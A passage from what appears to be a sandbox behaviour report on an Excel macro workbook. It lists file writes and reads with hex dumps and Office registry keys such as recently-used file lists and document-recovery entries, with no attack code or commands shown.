...+...r..U..o.$'/.....o./.E.. R.r.y....D.G.P..R.@A.....b... .O?...n....0Pbc.	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D2CE0000	277952	1327	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 50 f8 72 17 01 00 00 3e 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 12 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b2 10 10 49 10 02 00 00 fd 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 69 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..j0........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..P.r....>... ....xl/_rels/wor kbook.xml.relsPK..-.........!. ...I......................i... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F79F526	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F79F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	569	433	ac 94 4d 6e db 30 10 85 f7 05 7a 07 81 db 42 a2 d3 45 51 14 96 b3 68 93 65 1a 20 e9 01 68 72 2c 11 e6 1f 38 93 c4 be 7d 87 b2 e3 36 86 2d c5 68 37 96 25 6a de f7 f8 c4 99 f9 f5 c6 bb ea 19 32 da 18 5a 71 d5 cc 44 05 41 47 63 43 d7 8a 5f 8f b7 f5 57 51 21 a9 60 94 8b 01 5a b1 05 14 d7 8b 8f 1f e6 8f db 04 58 71 75 c0 56 f4 44 e9 9b 94 a8 7b f0 0a 9b 98 20 f0 ca 2a 66 af 88 6f 73 27 93 d2 6b d5 81 fc 3c 9b 7d 91 3a 06 82 40 35 15 0d b1 98 ff 80 95 7a 72 54 dd 6c f8 f1 ce c9 d2 06 51 7d df bd 57 50 ad 50 29 39 ab 15 b1 51 f9 1c cc 11 a4 8e ab 95 d5 60 a2 7e f2 2c dd 60 ca a0 0c f6 00 e4 5d 93 b2 65 62 7e 00 22 de 18 0a 79 92 99 42 77 c4 b4 be 78 2e cf 4f 57 64 70 78 54 32 61 73 9f 43 c3 95 c3 56 b0 b7 09 3f 71 58 67 08 65 e5 7c 0e fb ba 9f fc 01 b3 35 50 dd	..Mn.0....z...B..EQ...h.e. ..h r,...8...}...6.-.h7.%j........ ...2..Zq..D.AGcC.._...WQ!.` ...Z...........Xqu.V.D....{.... . .*f..os'..k...<.}.:..@5....... zrT.l......Q}..WP.P)9...Q..... ....`.~.,.`......]..eb~."...y. .Bw...x..OWdpxT2as.C...V. ..?qXg.e.|.......5P.	success or wait	34	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..j0............. [Content_Types].xml ... (...................................	success or wait	19	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	2130	277	ac 92 cb 4e c3 30 10 45 f7 48 fc 83 35 7b e2 a4 3c 84 50 9d 6e 10 52 17 6c a0 7c 80 e5 4c 1e 6a 6c 47 9e 01 9a bf c7 b4 22 25 52 fa 58 74 39 77 ec 3b 47 33 77 be d8 d8 56 7c 61 a0 c6 3b 05 59 92 82 40 67 7c d1 b8 4a c1 c7 ea e5 e6 11 04 b1 76 85 6e bd 43 05 3d 12 2c f2 eb ab f9 1b b6 9a e3 27 aa 9b 8e 44 74 71 a4 a0 66 ee 9e a4 24 53 a3 d5 94 f8 0e 5d ec 94 3e 58 cd b1 0c 95 ec b4 59 eb 0a e5 2c 4d 1f 64 f8 ef 01 f9 c8 53 2c 0b 05 61 59 dc 82 58 f5 5d 9c 7c da db 97 65 63 f0 d9 9b 4f 8b 8e 27 46 48 8e 5c 18 0d 75 a8 90 15 6c cb 9d 98 25 11 14 e4 34 c3 ec 92 0c df 3e ac a9 46 e4 3d c7 20 91 dc 76 8e c2 64 07 60 6c 63 82 27 5f 72 62 bc 95 bb 5d 4c ed 60 d3 be ea df 97 63 04 3b 68 e7 30 dc 1f 60 98 38 f8 e9 a3 50 ad 03 16 ef 1c 62 e6 68 bf 94 91 7c ec 3a 77	...N.0.E.H..5{..<.P.n.R.l.|..L .jlG....."%R.Xt9w.;G3w...V| a..;.Y..@g|..J.....v.n.C.=.,. .....'...Dtq..f...$S.....].. >X.....Y...,M.d.....S,..aY..X .].|...ec...O..'FH.\..u...l... %...4.....>..F.=. ..v..d.`lc.' _rb...]L.`.....c.;h.0..`.8...P .....b.h...|.:w	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	2407	2	03 00	..	success or wait	14	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	258631	15644	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 1f 00 00 00 4e 08 06 00 00 00 19 f2 12 ab 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 17 11 00 00 17 11 01 ca 26 f3 3f 00 00 3c b1 49 44 41 54 78 5e ed 9d 77 78 54 55 d7 f6 bd ae ef 9f ef fd de c7 82 f4 2e 4d 14 15 2b fa 88 8a d2 a5 47 90 0e 4a 91 5e 14 50 14 54 c4 8a 08 02 36 3a 84 24 24 84 10 02 04 48 07 12 4a e8 bd f7 de a5 f7 a2 eb db bf 75 b2 61 32 4c 42 28 46 8c 67 5d 6e 87 99 9c b2 cf 99 59 f7 b9 57 dd f7 89 2b ae dc 83 72 f5 ea 55 d9 b7 6f 9f 24 27 2f 94 f1 e3 83 a5 6f df 2f a5 45 8b 96 52 b9 72 15 79 ee b9 e7 a5 44 89 47 a5 50 a1 c2 52 a0 40 41 1d 05 0b 16 92 62 c5 8a cb d3 4f 3f a3 db b4 6e fd 9e 0c 18 30 50 62 63 e3	.PNG........IHDR.....N..... .....sRGB.....gAMA..... a.....pHYs.....&.?..<.IDA Tx^..wxTU.....M..+.... .G..J.^.P.T....6:.$$....H..J.. .....u.a2LB(F.g]n.....Y..W ...+...r..U..o.$'/.....o./.E.. R.r.y....D.G.P..R.@A.....b... .O?...n....0Pbc.	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	277952	1327	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c9 6a 30 96 b3 01 00 00 ff 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 50 f8 72 17 01 00 00 3e 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 12 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b2 10 10 49 10 02 00 00 fd 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 69 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..j0........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..P.r....>... ....xl/_rels/wor kbook.xml.relsPK..-.........!. ...l......................i... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F79F526	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F79F591	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C16FFF7C.png	0	15644	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F763B4BE.png	0	677	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F0A1E1A7.png	0	1028	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\Documents (252).xlsm	unknown	8	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\Documents (252).xlsm	0	8	pending	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC217	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC35F	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC41A	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC217	EC217	binary	04 00 00 00 DC 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1B 6B 73 BA 8D 2B D7 01 17 C2 0E 00 17 C2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC35F	EC35F	binary	04 00 00 00 DC 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 00 68 A5 BA 8D 2B D7 01 5F C3 0E 00 5F C3 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 